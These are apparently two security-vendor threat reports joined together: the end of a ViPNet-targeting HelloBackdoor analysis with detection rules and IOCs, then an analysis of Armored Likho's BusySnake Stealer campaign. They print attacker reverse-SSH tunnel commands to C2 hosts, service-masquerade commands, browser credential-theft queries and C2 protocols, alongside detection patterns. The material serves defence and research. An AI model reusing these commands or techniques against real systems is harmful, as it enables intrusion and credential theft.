dir  C:\Users\Public\music

In these commands, the mention of the directory C:\Users\Public\Music is notable. We established that on infected machines, the attackers used this directory when launching an SSH tunnel from the infected infrastructure to the attackers’ command server (5.39.253[.]206). The attackers launched a renamed executable file of the legitimate PuTTY utility (a client for various remote access protocols):

C:\users\public\music\frontpage.exe -C -N -R 8443:[redacted]:5003 sftp@5.39.253[.]206 -P 3522 -pw [redacted]

HelloBackdoor: a Rust-based backdoor for file system manipulations

In addition to this, a backdoor written in the Rust language, which we named HelloBackdoor, was discovered on one of the infected systems. It accepts connections on port 443, waiting for the string 47c6235b4d2611184 (the second half of the MD5 hash of the string hello\n) to activate the backdoor. This backdoor further accepts the following commands:

!upload — upload a file to the infected machine
!down — download a file from the infected machine
!stop — stop the backdoor’s operation. For this, a BAT file is created and executed with the following content:

@echo off
:loop
if exist <selfpath> (
del /F /Q <selfpath>
if exist <selfpath> goto loop
)
sc stop iplircontrol >nul 
timeout 5 > nul 
sc start iplircontrol > nul 
(goto) 2>nul & del /F /Q %0

If the command text did not match the above list, the command is executed using cmd.exe.

Attribution

During the analysis of one of the wtsapi32.dll file samples, we found an unused string:

GET / HTTP/1.1\r\nHost: news.sina.com\r\nConnection : keep - alive\r\nUpgrade - Insecure - Requests : 1\r\nUser - Agent : Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML, like Gecko) Chrome / 145.0.0.0 Safari / 537.36 Edg / 145.0.0.0\r\nAccept : text / html, application / xhtml + xml, application / xml; q = 0.9, image / avif, image / webp, image / apng, */*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n

It refers to the news portal sina.com, which is popular in China.

In addition, while analyzing the strings in the HelloBackdoor backdoor, we established that during compilation, Rust packages (crates) were downloaded from the mirror mirrors.ustc.edu.cn. Most likely, these strings remained in the malicious files unintentionally. However, the probability of using “false flags” implanted by attackers to complicate the attribution process cannot be excluded. At present, we link this campaign to the activities of an unknown Chinese-speaking APT group with a low degree of confidence.

Recommendations

Given that this is not the first time ViPNet has been used by advanced threat actor to conduct cyberattacks, we recommend paying special attention to the protection of workstations running this software. In particular, network traffic monitoring should be configured on the ports specified in the article for timely detection of signs of compromise.

Countering complex targeted attacks requires a comprehensive approach that combines security technologies operating at various stages of the cyberattack lifecycle. Such a multi-level security model helps not only to detect but also to prevent this category of incidents. This approach is embedded in the architecture of the Kaspersky Next Expert range of solutions, designed to protect businesses from APT-level threats, including attacks similar to the one described in this article.

Kaspersky solutions detect this threat with the following verdicts:

  • Trojan.Win32.Agentb.ttoe
  • Trojan.Win64.Convagent.gen
  • Trojan.Win64.Agent.smgpqx
  • HEUR:Trojan.Win64.DllHijacking.gen

Detection by Kaspersky solutions


Kaspersky security solutions, such as Kaspersky Endpoint Detection and Response Expert, successfully detect malicious activity within the described attacks.

One practical method of detection is monitoring renamed PuTTY/Plink binaries rather than relying on the file name: even if the executable is named frontpage.exe, its PE header, version, strings, and hash match the original Plink, which is confirmed by EDR events. Additionally, it is worth paying attention to the specific command line with which the process was launched. The KEDR Expert solution detects this activity using the using_plink_or_putty_for_port_forwarding rule.

It is also important to monitor process injection into svchost.exe originating from the ViPNet update process itcsrvup64.exe, since this component should not legitimately inject code into system processes. Such behavior is a characteristic indicator of HelloInjector activity, which uses a trusted and signed process to mask malicious injection. The KEDR Expert solution detects this activity using the vipnet_load_library_code_injection rule.


Another effective way to detect malicious activity associated with ViPNet is monitoring network traffic. The Kaspersky Anti Targeted Attack (KATA) solution with the NDR module detects this activity using the IDS module and a Suricata rule for HelloBackdoor activity.

The rule is implemented based on the first packet expected by the malware. It accepts TCP connections on port 443, expecting to receive the command 47c6235b4d2611184 (part of the MD5 hash of the string hello\n), which activates the backdoor.


The Kaspersky Managed Detection and Response service detects this attack using the following indicators:

  1. Monitoring the creation of the wtsapi32.dll library in the C:\Program Files (x86)\InfoTeCS\VIPNet Update System directory.
  2. Monitoring the launch of unusual processes (not typical of ViPNet, lacking an InfoTeCS signature) by the ViPNet update process (Itcsrvup64.exe or Itcsrvup.exe).
  3. Creation of library files (.dll) in a directory associated with ViPNet (by default, ViPNet Update System or VIPNET CLIENT) by ViPNet processes.
  4. Atypical activity (file creation/process execution) from an instance of the svchost.exe process.
  5. Creation of executable files in directories that are writable by default (%ProgramData%, %TEMP%, %SystemRoot%\Temp, C:\Users\Public, music|pictures|videos|contacts|links|libraries).
  6. Monitoring the creation of tunnels using ssh or plink processes (identification is performed based on the original PE file name, not the executable file name); the detection is based on the presence of substrings like port:address:port and their variations in the command line.


To protect companies using our Kaspersky SIEM system, the product repository contains rules that help detect such malicious activity.
Reconnaissance of users and groups, as well as network connections using standard Windows utilities, is detected by the following rules:

  • R220_02_Collection of user account information using standard Windows tools
  • R221_01_Windows group discovery via Windows tools
  • R224_02_Remote system discovery via standard Windows tools
  • R224_14_Windows reconnaissance activity
  • R226_02_Collection of information about network connections using standard Windows tools

Also, when developing your own detection rules or conducting threat hunting, we recommend paying attention to the following events:

  • Creation of suspicious files in the ViPNet update directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System:
    (DeviceEventClassID = '4663' OR DeviceEventClassID = '11')
    AND match(FileName, '.*\\.(exe|dll)')
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
  • Persistence using the DLL Sideloading technique by loading the wtsapi32.dll library into ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = 7
    AND match(DestinationProcessName, '.*\\\\(itcsrvup64|itcsrvup)\\.exe')
    AND FileName ilike '%wtsapi32.dll'
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Launching non-standard processes from the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND match(SourceProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND NOT match(DestinationProcessName, '.*\\\\(wmail|monitor|itcsrvup64)\\.exe')
  • Launching the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = '1'
    AND match(DestinationProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Atypical reconnaissance execution from the svchost.exe process:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND SourceProcessName ilike '%svchost.exe'
    AND match(DeviceCustomString4, '.*cmd(.exe)?.*\/c\s+(net\s+(use|group)|sc\s+(query|start|stop)|ping|ipconfig|netstat).*')
  • Creation of tunnels using renamed ssh or plink processes:
    DeviceEventClassID = '1'
    AND match(OldFileName, '.*(plink|ssh).*')
    AND DeviceCustomString4 match '\d+:\d+\.\d+\.\d+\.\d+:\d+'

For correct functioning of detection rules and threat hunting, it is necessary to ensure that events from Windows systems are received by the Kaspersky SIEM system in full, including events with the following identifiers: Sysmon 1, 7, 11, as well as Security 4688, 4663.

Indicators of Compromise

HelloBackdoor
16C211C96735F2FAE9361B89BD7A31BF
1BFE2B9493128574907A8279256A8BCC
f9eed2f0158dc98e7012fb809152209c

HelloBackdoor Droppers:
6001829A128FE264B4403138700C11A8 – infotecs\vipnet client\puh.exe
EE4FF46DDD8489E81447962F927BC3F6 – infotecs\vipnet client\store.exe

Utility for adding exclusions to Windows Defender:
41c938b3cd7e55d4077e34976929b140

wtsapi32.dll
B103CD21280B4061F88B2BCC51394894
9F5606A0755BC633B9BD7DB6D179C09E
0CFDFFC56F0FA325D0C4D24780B46597

5.39.253[.]206
176.32.34[.]135

Detected TTPs:

T1569.002 — System Services: Service Execution

  • "cmd" /c sc start UrBackupClientBackend

T1016 — System Network Configuration Discovery

  • "cmd" /c arp -a
  • "cmd" /c routeprint

T1049 — System Network Connections Discovery

  • "cmd" /c netstat -ano

T1018 — Remote System Discovery

  • "cmd" /c ping mail.ru -n 2

T1082 — System Information Discovery

  • "cmd" /c systeminfo

T1057 — Process Discovery

  • "cmd" /c tasklist

T1007 — System Service Discovery

  • "cmd" /c sc query UrBackupClientBackend

T1083 — File and Directory Discovery

  • "cmd" /c dir temp*.tmp
  • "cmd" /c dir $temp\*.tmp
  • "cmd" /c dir amgmt*
  • "cmd" /c dir $user\desktop\mRemoteNG-Portable-1.76.20.24669
  • "cmd" /c dir $public\libraries\
  • "cmd" /c dir d:\WindowsImageBackup

T1005 — Data from Local System

  • "cmd" /c type $temp\TS_E9E3.tmp
  • "cmd" /c type $temp\Acr6F3D.tmp

T1074.001 — Local Data Staging

  • "cmd" /c copy appdata\infotecs\*\APN000B.txt $public\libraries\

T1070.004 — Indicator Removal: File Deletion

  • "cmd" /c del $windir\amgmt.dll
  • "cmd" /c del $public\libraries\APN000B.txt

T1543.003 — Create or Modify System Process: Windows Service

  • sc stop AppMgmt
  • sc delete AppMgmt
  • sc create AppMgmt binpath= "system32\svchost.exe -k netsvcs" type= share start= auto displayname= "Application Management"
  • sc description AppMgmt "Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start."
  • sc failure AppMgmt reset= 0 actions= restart/0

T1112 — Modify Registry

  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceDll /t REG_EXPAND_SZ /d $system32\$selfname.dll
  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceMain /t REG_SZ /d ServiceMain

T1036 — Masquerading (service, description, and DLL masquerade as the legitimate Application Management)

  • "cmd" /c copy $windir\amgmt* $system32\

T1059.003 — Execution of auxiliary scripts

  • "cmd" /c $windir\amgmt.bat
  • "cmd" /c $windir\insru.cmd

T1105 — Ingress Tool Transfer

  • "cmd" /c $programfiles\7-zip\7z.exe x $windir\Irsoisas.zip -o"$windir

T1562.001 — Impair Defenses: Disable or Modify Tools

  • "cmd" /c \$windir\puh.exe add $windir\autoit3.exe white

T1059 / T1218 — Proxy execution via AutoIt

  • "cmd" /c \$windir\autoit3.exe \$windir\data.dat

T1572 — Protocol Tunneling / T1090 — Proxy / T1021.004 — Remote Services: SSH

  • c:\users\[username]\libraries\pagent.exe -C -N -R 6443:[redacted] root@176.32.34.135 -P 48022 -pw [redacted]

Armored Likho digging a snake pit: inside the covert BusySnake Stealer campaign

Introduction

During our routine threat monitoring, we uncovered a new phishing campaign tied to a previously unknown APT group that we dubbed Armored Likho (also known as Eagle Werewolf based on circumstantial evidence). This targeted campaign focuses heavily on government agencies and the electric power sector. The geographical footprint of these attacks spans Russia, Brazil, and Kazakhstan, establishing the group as a global threat actor.

Armored Likho blends financially motivated campaigns targeting private individuals with targeted cyber-espionage aimed at organizations. Their toolkit features obfuscated, modular RATs and infostealers specifically engineered to bypass dynamic analysis. Alongside these, they leverage simpler tools like Go2Tunnel for remote access and network tunneling. This diverse malware stack enables the threat actor to maintain stealthy control of compromised hosts, exfiltrate credentials and other sensitive information, and dynamically deploy downloadable modules tailored to the victim’s profile and the tasks at hand.

Key campaign highlights:

  • The group is leveraging a previously undocumented tool dubbed BusySnake Stealer. This Python-based infostealer is designed to target Windows systems. We discovered multiple versions of the malware, along with an additional module dedicated to stealing cookies.
  • The first-stage malicious payload, consisting of loaders and stagers, was generated using AI, which blurs the attackers’ TTPs and complicates attribution efforts.


This campaign highlights several concurrent trends: the growing technical maturity of Armored Likho, tool polymorphism, and a shift toward more complex schemes aimed at bypassing security solutions — ranging from Python source code obfuscation to embedding network mechanisms directly into the malware code. In this post, we’ll dissect the campaign that remains active at the time of publication, as well as the toolkit utilized by the attackers.

Initial infection vector

Phishing remains one of the primary initial access vectors that this threat actor heavily relies on in its latest campaigns. Armored Likho uses spear-phishing emails, with themes ranging from official government notices to social programs. In their most recent campaign, the attackers distributed malicious attachments inside archive files with names such as 1bfb2e79-8084-429e-a35c-8b595ab9f839_psihologicheskiy_test.zip (psychological test) or zayavka_gumanitarnayapomosch.rar (humanitarian aid application). These archives contained executables or LNK files named to mimic the email themes, tricking users into executing them on their devices. Below, we break down several variants of how they achieve initial access.

EXE attachment

In one attack variant, the archive contains a dropper named psihologicheskiy_test.exe, which is a self-extracting archive built using the Nullsoft Scriptable Install System (NSIS). When the victim opens the file, a decoy application launches to disarm suspicion by presenting a fake psychological survey. While we have observed similar droppers in the group’s previous campaigns, those earlier versions were written in Rust.

Once executed, the dropper writes a legitimate executable, $temp\nsn5531.tmp\pnx.exe, to disk and launches it. Code is then injected into the pnx.exe process memory to execute a malicious loader. This loader, in turn, fetches several archives hosted in GitHub repositories. Our analysis of these repositories uncovered early development builds and test samples of the malware. Data release in the repository is automated, allowing for rapid rotation of both payloads and the repositories themselves.

Payload repository example

Payload repository example

The downloaded archives are extracted into the $appdata\WindowsHelper directory. This serves as the malware’s working directory, where all subsequent components of the attack are staged and executed.

The fetched package contains the following components:

  • The primary payload: a stealer named module.pyw
  • The runtime directory with the components of the PyArmor execution environment
  • A Python 3.12 interpreter
  • The get-pip.py script: used to install the pip package manager and fetch required dependencies

Once executed, the script installs pip and pulls down the core dependencies required for the payload to run.

With all dependencies in place, the malware creates two VBScript files in the same $appdata\WindowsHelper directory. The first, wh_selfdelete.vbs, is used to wipe the initial pnx.exe loader from the system:

Loader removal script

Loader removal script

The second script, run.vbs, is designed to execute module.pyw and is used to ensure persistence on the system by creating a scheduled task:

Persistence script

Persistence script

This task ensures that the payload, BusySnake Stealer, is executed every five minutes.

LNK attachment

In alternate campaigns, the archive contains a file named Zayavka_[redacted].lnk. The group leveraged the ZDI-CAN-25373 shortcut vulnerability to conceal the contents of their command line. This flaw allows the attackers to use spaces or line breaks to hide execution parameters.

Consequently, when the user runs the malicious LNK file, it triggers the following obfuscated command:

Obfuscated PowerShell command

Obfuscated PowerShell command

This, in turn, spawns a PowerShell command that downloads and executes the malicious loader:

Downloading and executing the loader

Downloading and executing the loader

Upon execution, the loader downloads and opens a decoy DOCX document. We have observed various decoy themes, ranging from humanitarian aid requests to debt clearance certificates.

Decoy documents

Decoy documents

Once the decoy is displayed, the loader initializes the environment variables required to stage the next phase, including URL paths, installation directories, and required library manifests. While we observed variations across different first-stage payload samples, their core functionality remains identical.

Variable initialization example in loader code

Variable initialization example in loader code

Next, the loader fetches a Python 3.12 interpreter (python.zip), the get-pip.py script, and a data.zip archive containing the module.pyw payload. From this point, mirroring the first infection vector, the malware installs its dependencies and establishes persistence through a combination of a VBScript file and a scheduled task.

Example of downloading and installing Python and the pip package manager

Example of downloading and installing Python and the pip package manager

As shown in the screenshots, the loader’s source code contains verbose comments and bullet-point emojis. This coding style is highly uncharacteristic of human-developed malware. It strongly indicates that the group is leveraging LLMs to generate their malicious payloads.

Ultimately, both infection vectors lead to the execution of the primary payload, which we break down in detail below.

BusySnake Stealer

The primary payload in this campaign is a previously undocumented, Python-based infostealer that we have dubbed BusySnake Stealer.

The stealer’s source code implements multiple evasion techniques designed to thwart detection and complicate static analysis. Specifically, the BusySnake Stealer code is obfuscated and encrypted using PyArmor Pro version 9.2.0. The malware dynamically decrypts its bytecode only at the exact moment a function is called, re-encrypting the data immediately afterward. Additionally, the malware runs in the background without spawning a console window, as indicated by its PYW file extension.

During our analysis, we successfully stripped the protector and disassembled the executable functions. Below, we break down the stealer’s configuration and core functionality.

Before executing its main routines, the malware initializes its configuration file. It contains the C2 server address, directory paths, regular expressions, screenshot intervals, a User-Agent string for network communications, and many more. An example configuration from one of the captured samples is shown below.

Stealer configuration example

Stealer configuration example

The stealer’s architecture relies on handlers, each responsible for specific functions. The table below details the role of each handler.

Handler Name Description
single_instance_lock Prevents multiple instances of the stealer from running concurrently on the compromised host.
start_key_clipboard_logger Steals data from the system clipboard.
start_inventory_background Enumerates files across the system and logs their metadata into a local database.
extract_hex64_from_file Attempts to extract 64-character hexadecimal keys from the files.
start_send_documents_priority_background Forwards user documents to the C2 server.
take_screenshot Captures screenshots and saves them to the SCREEN_DIR directory.
archive_pngs Archives captured screenshots and purges previously created archives from the disk.
poll_task Waits for incoming C2 commands to execute.
ensure_schtask Checks for the presence of a scheduled task to maintain persistence. If none is found, it drops a VBScript launcher and registers a new scheduled task.

Below, we break down the execution logic of the malware’s core functions.

Upon execution, the malware calls the single_instance_lock function to ensure that only one instance of the stealer is active on the system. To achieve this, the sample utilizes a non-standard lock-file algorithm, rather than traditional methods like creating a mutex or setting a registry value. The function first checks if the file Roaming\WindowsHelper\screenshots\.lock is locked by another process; if it is, the new instance fails to launch. If the file is not locked, the malware reads the Process ID (PID) stored within it. If that process doesn’t exist and the system uptime exceeds the file’s last modification timestamp, the stealer overwrites the lock file and proceeds with execution.

Immediately after initialization, the start_key_clipboard_logger function begins harvesting data from the system clipboard. The malware polls the clipboard contents in an infinite loop, appending any new or updated data to the KEYLOG_FILE using the following format:

[Clipboard] {timestamp} {escaped_clipboard_content}

Additionally, the stealer maps out the local file system using the start_inventory_background function.

This background process first initializes a database at Roaming\WindowsHelper\inventory_state.db. Within this database, the stealer generates a tracking table to log file metadata:

sqlite3.connect(STATE_DB_PATH)
execute CREATE TABLE IF NOT EXISTS scanned_files (path TEXT PRIMARY KEY,mtime REAL,size INTEGER)'

The malware then enumerates files and directories to build an object tree. During this scanning phase, the stealer explicitly skips core system directories, ignores files larger than 16 MB, and filters out files matching a hardcoded exclusion list of extensions.

Discovered files are passed to the extract_hex64_from_file function to scrape for 64-character hexadecimal keys. The malware opens each file in read mode and scans for strings matching the [0-9a-fA-F]{64} regular expression. Any identified keys are logged into the previously created database. The keys themselves are written to a separate file and forwarded to the C2 server. Once the full scan wraps up, a completion message is committed to the log file using the following format:

log(
	f'Інвентаризація завершена за {elapsed:.1f}s. '
	f'Нових: {counters["new"]}, '
	f'Старих: {counters["skipped"]}, '
	f'Знайдено: {counters["found"]}'
)

Next, the start_send_documents_priority_background function kicks off to map out logical drives. The malware identifies the system drive and recursively sweeps the user directories under /Desktop, /Documents, and /Downloads. During this enumeration phase, it filters the paths — checking only directories whose names start with $ and do not contain the string System Volume Information. Directory contents are also filtered based on an ignore list of extensions. The remaining files are then checked: if a file has not been previously sent and its size does not exceed 5 MB, it is transmitted to the C2 server.

The stealer maintains an active connection with the C2 server to await incoming instructions during execution. The poll_task function polls the C2 server in a continuous loop for new commands. Below is an excerpt of a typical request packet:

GET /get_task?client_id=DESKTOP-[redacted] HTTP/1.1\r\n
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0

The C2 sign-in form interface is shown below:

C2 administration panel sign-in form

C2 administration panel sign-in form

Commands are transmitted from the C2 server as function names, which are detailed in the table below:

Function Name Description
handle_send_screenshots_command Captures screenshots at a designated interval, bundles them into an archive, and exfiltrates them to the C2 server.
send_and_clear_keystroke_log Exfiltrates logged keystroke data to the C2 server and clears the log file afterward.
handle_extract_chromium_passwords Decrypts stored passwords from Chromium-based browser databases using the DPAPI.
handle_extract_firefox_passwords Decrypts passwords from Firefox databases by invoking the PK11SDR_Decrypt function.
handle_collect_and_send_cookies Extracts cookies from browser databases and uploads them to the C2 server.
handle_extract_cookies_v7_command Extracts cookies by installing an extension into the browser.
handle_search_2fa_secrets_command Scrapes for OTP keys by continuously monitoring the clipboard and parsing local files; if an otpauth:// string is matched, the key is logged to 2fa_secrets.txt.
handle_search_wallet_jsons_command Sweeps user directories to locate cryptocurrency wallet files with a JSON extension.
handle_split_and_send_tdata_command Harvests Telegram session and credential data from the APPDATA/Telegram Desktop/tdata directory; it force-terminates the telegram.exe process, stages the files in a temporary directory, compresses them, and exfiltrates the archive to the C2 server.
handle_start_proxy_command / handle_stop_proxy_command Establishes a reverse SSH tunnel using an SSH command and private key previously received from the C2 server.
The second function terminates the connection and purges the key from the host.
handle_remote_control_command Checks for an active installation of RustDesk on the endpoint. If missing, it downloads the application from GitHub. If already present, it restarts the RustDesk process to prompt the user to re-enter their ID and password, grabs a screenshot of the credentials, and exfiltrates the captured data to the C2 server.

After executing each command, the stealer sends a report back to the C2 server containing the task completion status.

POST /report_status HTTP/1.1
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 90
Content-Type: application/json
{"client_id": "DESKTOP-[redacted]", "command": "send_found_keys", "status": "ok", "note": ""}

Password exfiltration from Firefox and Chromium-based browsers

When BusySnake Stealer receives a C2 command to harvest passwords from Chromium-based browsers, it passes the task to the handle_extract_chromium_passwords function. The malware locates the specific browser data directory, verifies that it is not empty, and targets the Login State file, which contains the master key used to encrypt the local password database.

Locating the file containing the master key

Locating the file containing the master key

The master key is protected via the Windows Data Protection API (DPAPI). By operating within the security context of the user who originally encrypted the key, the stealer is able to decrypt it using the win32crypt.CryptUnprotectData() function.

Master key decryption

Master key decryption

Then, user accounts are extracted from the browser database via an SQL query, while passwords remain encrypted.

SELECT origin_url, username_value, password_value FROM logins

Next, the passwords are decrypted using a master key and saved in plaintext to the Roaming\WindowsHelper\chromium_passwords.json file.

For Firefox, the exfiltration workflow follows a similar logic. The stealer receives a command to extract browser credentials, which is then processed by the handle_extract_firefox_passwords function. The implant then scans the Mozilla\Firefox\Profiles directory and checks each user profile for the presence of both logins.json and key4.db. If either file is missing, the profile is skipped. The malware then parses the contents of logins.json, extracting the hostname, encryptedUsername, and encryptedPassword fields from each entry.

Credential extraction

Credential extraction

The extracted data is placed into a SECItem structure. Upon calling the NSS_Init() function, the NSS library — which Firefox relies on — automatically initializes its built-in cryptographic module and accesses the key4.db database. If the database is not protected by a master password, the module loads the signing key stored within it. In this scenario, the PK11SDR_Decrypt() function can successfully decrypt the credentials without requiring any user prompts or additional steps. Thus, BusySnake Stealer exploits insecure Firefox browser practices: storing the database master key in plaintext and the lack of re-authentication when decrypting data with it.

Credential decryption

Credential decryption

The decrypted credentials are saved directly to the Roaming\WindowsHelper\firefox_passwords.json file.

Cookie extraction

The stealer harvests cookies using a workflow nearly identical to its browser credential theft routine. Upon receiving the handle_collect_and_send_cookies command from the C2 server, the malware triggers the corresponding function. It then scans browser directories for the following database files: Cookies for Chromium-based browsers and cookies.sqlite for Firefox. Once located, it uses SQL queries to extract the cookies.

For Chromium-based browsers, the malware executes the following query:

SELECT host_key, name, value, encrypted_value, path, expires_utc FROM cookies

For Firefox, it uses this query:

SELECT host, name, value, path, expiry FROM moz_cookies

All harvested data is decrypted and saved to a file located at Roaming\WindowsHelper\all_browser_data.json, which is then exfiltrated to the C2 server and wiped from the host.

In addition to this method, the stealer fetches a supplementary module designed to extract cookies by installing a browser extension. Upon receiving the appropriate directive, the malware executes the handle_extract_cookies_v7_command function. It then pulls down the additional module as an archive from the Releases page of a GitHub repository, mirroring the initial staging process used by the stealer itself.

The source code of this secondary module is also protected with PyArmor. Once executed, the module spins up a local web server to capture and parse the cookies extracted from the browser. Next, the module creates the files for a browser extension used to steal cookies:

  • manifest.json: details the extension structure and required permissions
  • sw.js: contains the primary execution logic for the extension

Once these components are staged, the extension is installed into the browser.

Extension configuration file (manifest.json)

Extension configuration file (manifest.json)

Extension execution logic (sw.js)

Extension execution logic (sw.js)

To ensure Google Chrome launches with the extension installed, the module uses specific arguments to start the browser.

Chrome execution parameters

Chrome execution parameters

Once active, the extension verifies the availability of the local web server initialized during the previous stage. If the server is responsive, the extension reads the cookie data, stores it in a cookiesData object, and transmits it to the following URL:

http://127.0.0.1:8000/?data_type=c

The local server processes the incoming payload, saves it to a file named extracted_cookies.json, and subsequently exfiltrates it to the C2 server.

Reverse SSH tunneling

The group previously used a Go-based tool for creating reverse SSH tunnels, named Go2Tunnel by researchers. BusySnake Stealer implements a similar feature as a built-in function.

The implant receives a directive from the C2 server to establish a reverse SSH tunnel, routing the task to the handle_start_proxy_command function. The stealer initially sends a request to the following URL, appending the victim’s unique machine identifier to the request parameters:

https://grked[.]online/tunnel/create/?username=[redacted]

If the configuration specifies an HTTP endpoint instead of HTTPS, the URL format adjusts as follows:

http://grked[.]online:8000/tunnel/create/?username=[redacted]

In response, the server returns data containing all the parameters required to establish the tunnel.

{"username":"[redacted]","socks_host":"159.198.32[.]222","socks_port":26380,"private_key":
"BEGIN OPENSSH PRIVATE KEY\								nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW\nQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQ								sMTd5TjQRAAAAJhSGysYUhsr\nGAAAAAtzc2gtZWQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQsMTd5TjQRA\nAAAEDHFs74hGkvUfzK/gL								hfXdilmEnVbyD8V3Aqj5LRQdJJstw5hXZWmIGafop89wDvDmT\ngtfGcNJQfBCwxN3lONBEAAAAEXJvb3RAZjM3YzRjNjE4NjJjAQIDBA==\n
END OPENSSH PRIVATE KEY\n",
"ssh_command":"ssh -N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p 2222 -R 0.0.0.0:26380 [redacted]@159.198.32[.]222"}

The malware extracts the private key and the specific SSH command from this response. Using these components, it initiates a connection to a remote server controlled by the attackers, granting them persistent remote access and interactive control over the compromised host.

To close the tunnel, the stealer receives the handle_stop_proxy_command command and processes it with the function of the same name, after which the private key file is deleted and the associated SSH process is terminated.

New version of the BusySnake Stealer

During our infrastructure analysis of the threat actor, we uncovered a newer iteration of the stealer. The distribution method and static obfuscation mechanism remained unchanged; however, Armored Likho modified their TTPs and altered the code structure of BusySnake Stealer.

In the new version, instead of calling schtasks directly, the malware uses the win32com.client library to create scheduled tasks through interaction with the Schedule.Service COM object, indicating a shift toward less detectable execution methods.

Creating a scheduled task via the COM object

Creating a scheduled task via the COM object

This approach ensures a more stealthy persistence mechanism. Furthermore, to bypass dynamic analysis mechanism, the authors added a function that pauses execution before triggering malicious routines.

We also observed refinements to the architectural design of BusySnake Stealer. The attackers built a new task-management framework to handle incoming C2 commands. Each task is assigned a unique identifier, and before execution, the stealer checks for the presence of this task in a specified list. To track execution states in real time, tasks are dynamically assigned one of four operational statuses: SCHEDULED, IN_PROGRESS, SUCCEEDED, or FAILED.

The introduction of task execution statuses resulted in an updated C2 communication schema. The updated endpoints and request packet structure are detailed in the table below:

Handler Name Endpoint Request body Description
poll_commands {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/commands/?bid={Config.BUILD_ID}
– Awaits new commands for execution
poll_tasks {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/tasks/?bid={Config.BUILD_ID}
– Awaits Python scripts for execution
set_task_status {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/commands/{task_id}/
{
‘status’: status,
‘logs’: logs
}
Transmits task status updates
upload_file_once {Config.DASHBOARD_URL}/api/v1/client/
{Config.CLIENT_ID}/files/
{
‘file’:(file_name,io.BytesIO(text.encode(‘utf8’), ‘text/plain; charset=utf8’)
}
meta= {
‘name’: file_name,
‘file_type’: file_type,
‘task_id’:task_id
}
File exfiltration to the C2

One of the most significant architectural upgrades is the introduction of a dedicated class designed to execute arbitrary Python scripts. In this updated variant of the stealer, the poll_commands function is responsible for retrieving commands from the C2 server, while the poll_tasks routine is specifically dedicated to fetching Python scripts. Before running a retrieved script, the malware dynamically installs any required dependencies via pip. It then spawns a new process and executes the script’s code directly within memory without ever writing the file to disk — a technique intended to bypass security.

Attribution

We attribute this campaign to the Armored Likho threat group with medium confidence, basing our assessment on the analysis of the tools and network activity.

  1. In previously identified campaigns, the group used the Go2Tunnel tool designed to create reverse SSH tunnels. In BusySnake Stealer, similar functionality is implemented as a built-in feature. Both tools receive a tunnel establishment command and a private SSH key from the C2 server, while making requests to similar endpoints. Furthermore, both payloads initiate their tunnels using SSH commands with an identical set of arguments:
    -N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p {port}  -R 0.0.0.0:{port} {name}@{IPaddress}
  2. The Armored Likho group has historically deployed the AquilaRAT remote access Trojan. It shares a similar structure with BusySnake Stealer: the malware receives tasks from the C2 server, and their execution is carried out by dedicated handlers. Additionally, BusySnake Stealer and AquilaRAT utilize similar endpoints for C2 communications — for example, when reporting task execution statuses back to the server:
    AquilaRAT
    /backup/update-subtask-status  
    {
         <..>
         'clientId': clientId,
         'subTasks': [
                <..>
               'taskItemId': taskItemId
         ]
    }

    BusySnake Stealer
    {Config.DASHBOARD_URL}/api/v1/client/{Config.CLIENT_ID}/tasks/{task_id}/
  3. Another structural overlap is seen in their persistence mechanisms. Both BusySnake Stealer and AquilaRAT maintain their footprint on compromised hosts by registering scheduled tasks that masquerade as legitimate Microsoft system utilities. While AquilaRAT typically names its task MicrosoftOfficeUpdate, BusySnake Stealer uses the name WindowsHelper.

Victims

We continue to actively monitor the ongoing deployment campaigns of BusySnake Stealer, alongside its related artifacts and network infrastructure.
To date, confirmed victims have been identified across Russia, Kazakhstan, and Brazil. The attacks are primarily focused on the governmental and electrical power infrastructure sectors.

Takeaways

